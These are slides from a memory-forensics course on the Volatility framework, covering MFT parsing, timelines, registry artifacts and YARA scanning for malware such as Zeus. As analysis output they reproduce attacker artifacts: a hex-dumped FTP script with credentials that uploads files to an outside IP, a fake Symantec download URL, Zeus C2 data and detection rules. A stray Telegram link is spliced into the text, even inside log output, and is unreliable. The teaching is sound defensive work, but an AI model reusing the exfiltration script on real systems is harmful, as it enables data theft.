\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:02:38	2012-04-28 02:02:39	2012-04-28 02:02:39	2012-04-28 02:02:39	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:02:38	2012-04-28 02:02:38	2012-04-28 02:02:38	2012-04-28 02:02:38	w.exe

Full Path: **WINDOWS\system32\systems\w.exe**

\$DATA

non-resident

Example #2

Default verbose
output allows you to
recover *Resident* data

MFT entry found at offset 0x15938800

Type: In Use & File

Record Number: 12030

\$STANDARD_INFO

Creation	Modified	MFT Altered	Access Date	Type
2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	Archive

\$FILE_NAME

Creation	Modified	MFT Altered	Access Date	Name/Path
2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	2012-04-28 02:01:43	f.txt

Full Path: **WINDOWS\system32\systems\f.txt**

\$DATA

00000000:	6f 70 65 6e 20 36 36 2e 33 32 2e 31 31 39 2e 33	open.66.32.119.3
00000010:	38 0d 0a 6a 61 63 6b 0d 0a 32 61 77 65 73 30 6d	8..jack..2awes0m
00000020:	65 0d 0a 6c 63 64 20 63 3a 5c 57 49 4e 44 4f 57	e..lcd.c:\WINDOW
00000030:	53 5c 53 79 73 74 65 6d 33 32 5c 73 79 73 74 65	S\System32\sys
00000040:	6d 73 0d 0a 63 64 20 20 2f 68 6f 6d 65 2f 6a 61	ms..cd../home/ja
00000050:	63 6b 0d 0a 62 69 6e 61 72 79 0d 0a 6d 70 75 74	ck..binary..mput
00000060:	20 22 2a 2e 74 78 74 22 0d 0a 64 69 73 63 6f 6e	."*.txt"..discon
00000070:	6e 65 63 74 0d 0a 62 79 65 0d 0a 64 69 73 63 6f 6e	nect..bye..

<https://t.me/learningnets>

Check out
the Data!



Example #2

Finding dumped files
on the system

```
$ grep systems grr_mft
```

```
[snip]
```

```
Full Path: WINDOWS\system32\systems
```

```
Full Path: WINDOWS\system32\systems\f.txt
```

```
Full Path: WINDOWS\system32\systems\g.exe
```

```
Full Path: WINDOWS\system32\systems\p.exe
```

```
Full Path: WINDOWS\system32\systems\r.exe
```

```
Full Path: WINDOWS\system32\systems\sysmon.exe
```

```
Full Path: WINDOWS\system32\systems\p.exe
```

```
Full Path: WINDOWS\system32\systems\r.exe
```

```
Full Path: WINDOWS\system32\systems\sysmon.exe
```

```
[snip]
```


Alternate Data Streams (ADS)

Creation Access Date	Modified Name/Path	MFT Altered
-----	-----	-----
2014-02-18 18:27:29 UTC+0000	2014-02-18 18:27:29 UTC+0000	2014-02-18 18:27:29 UTC+0000
	Windows\1654157019	

“hidden” executable created by
ZeroAccess as an ADS

\$DATA

\$DATA ADS Name: 613509021.exe

Timelines in Memory

Timelines

- Why are timelines important?
 - Reconstructing events
 - Finding patterns
- What tools are available?
 - Harlan Carvey's timeline scripts
 - Log2timeline/Plaso by Kristinn Gudjonsson
 - Geoff Black's timeline EnScript

Volatility Timeline

- Image Date
- Processes
- Threads
- Network connections
- Registry Keys
 - UserAssist Keys
 - ShimCache
 - Shellbags
- Registry Files
- MFT Entries

All of these timestamps are in UTC/GMT time. You can use the --tz to override

- Event Logs
- PE Timestamps
- IE history records
- Symbolic Links
- DLL Load Time (Win 7 only)

Image Date

- In order to establish a starting point we need to know what the current date/time is

```
'_KUSER_SHARED_DATA' : [ 0x338, {  
    'TickCountLow' : [ 0x0, ['unsigned long'],  
    'TickCountMultiplier' : [ 0x4, ['unsigned long'],  
    'InterruptTime' : [ 0x8, ['_KSYSTEM_TIME']],  
    'SystemTime' : [ 0x14, ['_KSYSTEM_TIME']],  
    'TimeZoneBias' : [ 0x20, ['_KSYSTEM_TIME']],  
    'ImageNumberLow' : [ 0x2c, ['unsigned short']],
```

The `datetime` plugin was only written as an example

```
$ python vol.py -f Bob.vmem datetime  
Volatile Systems Volatility Framework 2.3_alpha  
Image date and time : 2010-02-27 20:12:38 UTC+0000  
Image local date and time : 2010-02-27 15:12:38 -0500
```

Processes

Offset	Name	PID	PPID	PDB	Time created	Time exited
0x01e80c78	wuauclt.exe	440	1040	0x04040240	2010-02-27 19:48:49	
0x01ea96f0	VMwareTray.exe	1108	1756	0x04040180	2010-02-26 03:34:39	
0x01edd790	explorer.exe	1756	1660	0x04040260	2010-02-26 03:34:38	
0x01ee1af8	msiexec.exe	452	244	0x04040320	2010-02-26 03:46:07	2010-02-26 03:46:28
0x01eee5f8	wscntfy.exe	1132	1040	0x040402a0	2010-02-26 03:34:40	
0x01f3f020	vmacthlp.exe	852	688	0x040400c0	2010-02-26 03:34:06	
0x01fdd8d0	VMUpgradeHelper	1836	688	0x040401e0	2010-02-26 03:34:34	
0x01fde568	spoolsv.exe	1460	688	0x040401a0	2010-02-26 03:34:10	
0x01fe55f0	svchost.exe	1244	688	0x04040160	2010-02-26 03:34:08	
0x01fea020	svchost.exe	1100	688	0x04040140	2010-02-26 03:34:07	

Threads

Offset (P)	PID	TID	Start Address	Create Time	Exit Time
-----	-----	-----	-----	-----	-----

0x01e65020	1040	1968	0x7c810856	2010-02-27 20:12:35	
0x01e658b8	1756	1508	0x7c810856	2010-02-27 20:12:35	2010-02-27 20:12:36
0x01e658b8	1756	1508	0x7c810856	2010-02-27 20:12:35	2010-02-27 20:12:36
0x01e65da8	852	2016	0x6493bk	2010-02-27 20:12:35	2010-02-27 20:12:35
0x01e65da8	852	2016	0x6493bk	2010-02-27 20:12:35	2010-02-27 20:12:35
0x01e67170	888	920	0x7c810856	2010-02-27 20:11:53	

Network connections

Offset (V)	PID	Port	Proto	Protocol	Address	Create Time
0x81c94e98	4	0	47	GRE	0.0.0.0	2010-02-26 03:35:00
0x81cf2998	1040	68	17	UDP	192.168.0.176	2010-02-27 20:12:35
0x81c833a0	880	1185	6	TCP	0.0.0.0	2010-02-27 20:12:36
0x81c9a3e8	4	1030	6	TCP	0.0.0.0	2010-02-26 03:35:00
0x81d14298	700	500	17	UDP	0.0.0.0	2010-02-26 03:34:26
0x82094450	4	138	17	UDP	192.168.0.176	2010-02-27 19:48:57
0x82210c40	1244	1189	6	TCP	0.0.0.0	2010-02-27 20:12:37

Registry keys

- LastWriteTime
 - Indicates the last time the key was modified
- Child keys (subkeys) do not affect parent keys' timestamps when they are modified
- Reminder: Not all keys/hives may be memory resident

Registry keys

Registry: \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT

Key name: \$\$\$PROTO.HIV (S)

Last updated: 2010-02-26 03:31:12

Subkeys:

- (S) AppEvents
- (S) Console
- (S) Control Panel
- (S) Environment
- (S) Identities
- (S) Keyboard Layout
- (S) Printers
- (S) Software
- (S) UNICODE Program Groups

Volatile keys

- NTUSER.DAT
 - \Control Panel\Desktop\MuiCached (language settings)
 - \Volatile Environment (username, computer name etc)
 - \Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\<GUID> (Volume information)
- SYSTEM
 - ~400 keys related to volumes, devices, settings
- HARDWARE (Volatile Hive)
 - Information populated during bootup. (BIOS version)
 - DESCRIPTION\System
- BCD (Volatile Hive)
 - Bootloader settings

UserAssist keys

- Each user assist entry will have its own embedded timestamp

REG_BINARY UEME_RUNCPL:SYSDEM.CPL :

ID: 1

Count: 1

Last updated: **2010-02-26 03:35:38**

0x00000000 01 00 00 00 06 00 00 00 10 3a 62 c3 94 b6 ca 01:b.....

Shimcache key

Last Modified	Path
-----	----
2009-07-14 01:14:22	\\??\C:\Windows\system32\
2009-07-14 01:14:18	\\??\C:\Windows\system32\
2009-07-14 01:16:03	\\??\C:\Windows\System32\networkexplorer.dll
2009-07-14 01:14:31	\\??\C:\WINDOWS\SYSTEM32\RUNDLL32.EXE
2011-03-22 18:18:16	\\??\C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
2009-07-14 01:14:25	\\??\C:\Windows\System32\msdtc.exe
2009-07-14 01:15:22	\\??\C:\Windows\System32\gameux.dll
2011-08-12 00:00:18	\\??\C:\Program Files\Common Files\VMware\Drivers\vss\comreg.exe
2010-08-02 20:42:26	\\??\C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
2009-07-14 01:14:27	\\??\C:\Windows\system32\net1.exe
2009-07-14 01:14:27	\\??\C:\Windows\System32\net.exe
2011-08-12 00:06:50	\\??\C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

\$STANDARD_INFORMATION
modified timestamp when the
program was first run

Shellbags key

Embedded Timestamps in
DosTime format

Registry: \??\C:\Users\user\ntuser.dat

Key: Software\Microsoft\Windows\Shell\Bags\1\Desktop

Last updated: 2011-10-20 15:24:46

Value	File Attr	File Name Unicode Name	Modified Date	Create Date	Access Date
ItemPos1176x882x96(1)		ADOBER~1.LNK	2011-10-20 15:20:04	2011-10-20 15:20:04	2011-10-20
15:20:04	ARC	Adobe Reader X.lnk			
ItemPos1176x882x96(1)		ENCASE~1.LNK	2011-05-15 23:02:26	2011-05-15 23:02:26	2011-05-15
23:02:26	ARC	EnCase v6.18.lnk			
ItemPos1176x882x96(1)		VMWARE~1.LNK	2011-10-20 15:13:06	2011-05-15 23:09:08	2011-10-20
15:13:06	ARC	VMware Shared Folders.lnk			
ItemPos1640x834x96(1)		EF_SET~1.EXE	2010-12-28 15:47:32	2011-05-15 23:01:10	2011-05-15
23:01:10	ARC, NI	ef_setup_618_english.exe			
ItemPos1640x834x96(1)		ENCASE~1.LNK	2011-05-15 23:02:26	2011-05-15 23:02:26	2011-05-15
23:02:26	ARC	EnCase v6.18.lnk			
ItemPos1640x834x96(1)		VMWARE~1.LNK	2011-05-15 23:09:08	2011-05-15 23:09:08	2011-05-15
23:09:08	ARC	VMware Shared Folders.lnk			

Registry Hives

- Registry hives have timestamps embedded in them in memory
- These timestamps reflect the last time the hive data was backed (saved) to disk:
 - `_CMHIVE.LastWriteTime`
 - `_HHIVE.BaseBlock.TimeStamp`

EvtLogs

- At the moment only XP event logs are parsed

2010-02-25

22:22:08 | sysevent.evt | MACHINENAME | N/A | EventLog | 6009 | Info | 5.01.;2600;Service Pack 2;Uniprocessor Free

2010-02-25

22:22:08 | sysevent.evt | MACHINENAME | N/A | EventLog | 6005 | Info | N/A

2010-02-25

22:22:32 | sysevent.evt | MACHINENAME | N/A | Serial | 2 | Info | \Device\Serial0;\Device\Serial0

2010-02-25

22:22:32 | sysevent.evt | MACHINENAME | N/A | Serial | 2 | Info | \Device\Serial1;\Device\Serial1

2010-02-26 03:25:26 | sysevent.evt | BOB-

DCADFEDC55C | N/A | EventLog | 6011 | Info | MACHINENAME;BOB-DCADFEDC55C

2010-02-26 03:26:34 | sysevent.evt | BOB-

DCADFEDC55C | N/A | Workstation | 3260 | Info | workgroup;WORKGROUP

2010-02-26 03:27:35 | sysevent.evt | BOB-

DCADFEDC55C | N/A | HTTP | 15007 | Info | <https://t.me/learningnets>;http://*:2869/

Vista+ event logs

- Must parse these individually
- After extracting them with the *dumpfiles* plugin, you can run *log2timeline* on them to create a timeline file

PE Timestamps

- Header contains a field:
- DWORD TimeDateStamp
 - “The time that the linker (or compiler for an OBJ file) produced this file. This field holds the number of seconds since December 31st, 1969, at 4:00 P.M.”
- DLLs
- Executables
- Drivers

PE Timestamps

2004-08-04 07:56:32 |[PE Timestamp

(dll)]|msiexec.exe|244|688|SETUPAPI.dll|EPROCESS Offset: 0x02533620|DLL
Base: 77920000||

2004-08-04 07:56:07 |[PE Timestamp

(dll)]|msiexec.exe|244|688|GDI32.dll|EPROCESS Offset: 0x02533620|DLL Base:
77f10000||

2004-08-04 07:57:39 |[PE Timestamp

(dll)]|msiexec.exe|244|688|OLEAUT32.dll|EPROCESS Offset: 0x02533620|DLL
Base: 77120000||

2004-08-04 07:56:36 |[PE Timestamp

(dll)]|msiexec.exe|244|688|perfproc.dll|EPROCESS Offset: 0x02533620|DLL
Base: 5e750000||

2004-08-04 07:56:14 |[PE Timestamp

(dll)]|msiexec.exe|244|688|LINKINFO.dll|EPROCESS Offset: 0x02533620|DLL
Base: 76980000||

DLL LoadTime

- Windows 7 DLLs have a timestamp that shows when the DLL was loaded into memory
 - `_LDR_DATA_TABLE_ENTRY.LoadTime`

```
Sun Mar 10 2013 23:28:02,m..., [DLL LOADTIME (dll)] urlmon.dll  
Process: SearchProtocolHost.exe
```

```
Sun Mar 10 2013 23:28:02,macb, [IEHISTORY]  
SearchProtocolHost.exe->Cookie:andrew@capitalone.com
```

MFT entry timestamps

\$STANDARD_INFORMATION

Creation Type	Modified	MFT Altered	Access Date
-----	-----	-----	-----

2010-02-26 03:31:54 03:31:54 Archive	2010-02-26 03:31:54	2010-02-26 03:31:54	2010-02-26

\$FILE_NAME

Creation Name/Path	Modified	MFT Altered	Access Date
-----	-----	-----	-----

2010-02-26 03:31:54 03:31:54 Documents and Settings\Administrator\Local Settings\Temp\00004c9e\setup64.exe	2010-02-26 03:31:54	2010-02-26 03:31:54	2010-02-26

IE History

Process: 284 explorer.exe

Cache type "URL " at 0x2895000

Record length: 0x100

Location: Visited: callb@http://58.64.132.8/download/Symantec-1.43-1.exe

Last modified: 2012-11-26 23:01:53 UTC+0000

Last accessed: 2012-11-26 23:01:53 UTC+0000

File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa8

Process: 284 explorer.exe

Cache type "URL " at 0x2895100

Record length: 0x100

Location: Visited: callb@about:Home

Last modified: 2012-11-03 22:55:33 UTC+0000

Last accessed: 2012-11-03 22:55:33 UTC+0000

File Offset: 0x100, Data Offset: 0x0, Data Length: 0x84

Symbolic Links

Offset (P)	#Ptr	#Hnd	Creation time	From	To
0x00000000026ab1b0 \Device\MailSlot	1	0	2012-11-26 22:03:28 UTC+0000	MAILSLOT	
0x00000000026ac518 \GLOBAL??	1	0	2012-11-26 22:03:18 UTC+0000	Global	
0x00000000026b36c0 \??	1	0	2012-11-26 22:03:18 UTC+0000	DosDevices	
0x00000000026b4e50 \Device\00000004	1	0	2012-11-26 22:03:20 UTC+0000	Root#ftdi...91efb8b}	
0x00000000026b4fe0 \Device\00000003	1	0	2012-11-26 22:03:20 UTC+0000	Root#dmio...91efb8b}	
0x00000000026b5488 \Device\Harddisk0\Partition1\WINDOWS	1	0	2012-11-26 22:03:27 UTC+0000	SystemRoot	
0x00000000026ba370 \Device\DmControl\DmIoDaemon	1	0	2012-11-26 22:03:20 UTC+0000	DmIoDaemon	
0x00000000026d0348 \Device\Harddisk0\DR0	1	0	2012-11-26 22:03:21 UTC+0000	Partition0	

Building a timeline

- Timeliner (delimited and bodyfile)
- MFTParser (verbose and bodyfile)
- Shellbags (verbose and bodyfile)
 - ITEMPOS and FILE_ENTRY types only

Example: Creating a Timeline

- **Running Timeliner:**

```
$ python vol.py -f [sample] timeliner --output=body  
--output-file=timeliner.txt
```

- **Running MFTParser:**

```
$ python vol.py -f [sample] mftparser --output=body  
--output-file=mft.txt
```

- **Running Shellbags**

```
$ python vol.py -f [sample] shellbags --output=body  
--output-file=shellbags.txt
```

Example: Mactime

- Putting it all together

```
$ cat timeliner.txt mft.txt shellbags.txt >> bodyfile.txt  
$ mactime -b bodyfile.txt -d -z [timezone] > mactime.txt
```

Exercise

- Taking on the Powershell Empire

Yara in Memory

Yara

- Main website
 - <https://plusvic.github.io/yara/>
- A library and tool for searching signatures using pattern matching and boolean logic
- Widely used throughout the IR and malware analysis communities

Yara Docs silent_banker Example

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

Yara Rules Examples

```
rule rule_name {  
    strings:  
        $a = "malware.exe"  
    condition:  
        $a  
}
```

This is a basic rule to search for the ASCII formatted string "malware.exe" and alert if it is found

Yara Rules Examples

```
rule rule_name {  
    strings:  
        $a = "malware.exe" wide ascii  
    condition:  
        $a  
}
```

This is the same rule as before, but we added “wide” and “ascii” to say that the string should be searched for in ASCII and Unicode forms

You can use just “wide” to specify Unicode-only searching

Yara Rules Examples

```
rule rule_name {  
    strings:  
        $a = "malware.exe" wide ascii  
        $b = "https://www.google.com"  
    condition:  
        all of them  
}
```

We now have added a second string (google.com) as well as the condition “all of them”. This specifies that both strings must be present in order for the rule to trigger.

You can use “any of them” to trigger if 1 or more matches

yarascan plugin

- Able to search for strings or regex using yara rules

```
$ python vol.py -f mem.vmem yarascan --yara-rules="Microsoft"
```

```
Volatile Systems Volatility Framework 2.1_rc1
```

```
Rule: r1
```

```
Owner: Process System Pid 4
```

0x001c550f	4d 69 63 72 6f 73 6f 66 74 2e 57 69 6e 64 6f 77	Microsoft.Window
0x001c551f	73 2e 43 6f 6d 6d 6f 6e 2d 43 6f 6e 74 72 6f 6c	s.Common-Control
0x001c552f	73 22 0d 0a 20 20 20 20 20 20 20 20 20 76 65	s".....ve
0x001c553f	72 73 69 6f 6e 3d 22 36 2e 30 2e 30 2e 30 22 0d	rsion="6.0.0.0".

yarascan plugin Cont.

You can also run rules from a file with `-y`:

```
$ python vol.py -f mem.vmem yarascan -y <path to rules file>
```

Scanning Process and Kernel Memory

- By default, yarascan searches process memory only
- To scan for kernel memory only, use `-K`
- To scan for both in one run, use `-A`

Zeus RC4 keys

- Unique 256-byte RC4 key per binary
- Unpacked in memory
 - But how do you isolate 256 bytes that are always random?
 - RE the zeus template code, find instructions that point to the key in memory
 - Generate YARA rules from opcodes, use wildcards for values that can change between samples

Zeus template code

```
PUSH 102h  
LEA EAX, [ESP+????????]  
PUSH EAX  
LEA EAX, [ESP+??]  
PUSH EAX  
CALL ??????????  
MOV EAX, 1E6h  
PUSH EAX  
PUSH OFFSET ??????????
```

The question marks
indicate wild cards

Points to the RC4 key

Zeus YARA rule

```
rule zeus_code {  
  
    strings:  
        $a = {68 02 01 00 00 8D 85 ?? ?? ?? ?? 50  
8D 85 ?? ?? ?? ?? 50 E8 ?? ?? ?? ?? B8 E6 01  
00 00 50 68 ?? ?? ?? ??}  
  
    condition:  
        $a  
}
```



Points to the RC4 key

Zeusscan Plugin

```
$ python vol.py -f zeus2x4.vmem zeusscan
```

```
-----  
Process:      wuauc1t.exe  
Pid:          940  
Address:      0xD80000  
URL:          http://193.43.134.14/eu2.bin  
Identifier:   JASONRESACC69_7875768F16073AAF  
Mutant key:   0x17703072  
XOR key:      0x2006B8FE  
Registry:     HKEY_CURRENT_USER\SOFTWARE\Microsoft\Izozo  
Value 1:      Kealtuuxd  
Value 2:      Yrdii  
Value 3:      Kebooqu  
Executable:   Obyt\ihah.exe  
Data file:     Ebupzu\uzug1.dat
```

Config RC4 Key:

0x00000000	4a ba 2c 63 eb 7c fc 45 c4 f3 b6 2d 31 29 21 2e	J.,c. .E...-1)!. S?...*...k..;_4. ...9...@3.....[.
0x00000010	53 0f 3f ef 9a 2a f8 82 96 6b e1 a2 3b 5f 34 fd	
0x00000020	a6 02 cc 39 0b 16 40 33 1f a1 dc af 93 9b 5b 94	



[snip]

Exercise

- Hunting malware in memory with Yara

Memory Forensics Documentation

- The Art of Memory Forensics
 - memoryanalysis.net
 - Samples, lab questions and answers
- Malware Analyst's Cookbook
- Websites
 - volatility-labs.blogspot.com
 - volatilityfoundation.org
- Volatility wiki
 - github.com/volatilityfoundation/volatility/wiki
 - community documentation: 200+ docs from 60+ different authors



The End

- Thank you for taking the class!
- Join the Slack Server:
 - <https://www.volatilityfoundation.org/slack>
- Stay in touch:
 - andrew@dfir.org / @attrc
 - jamie@memoryanalysis.net / @gleeda
 - @volatility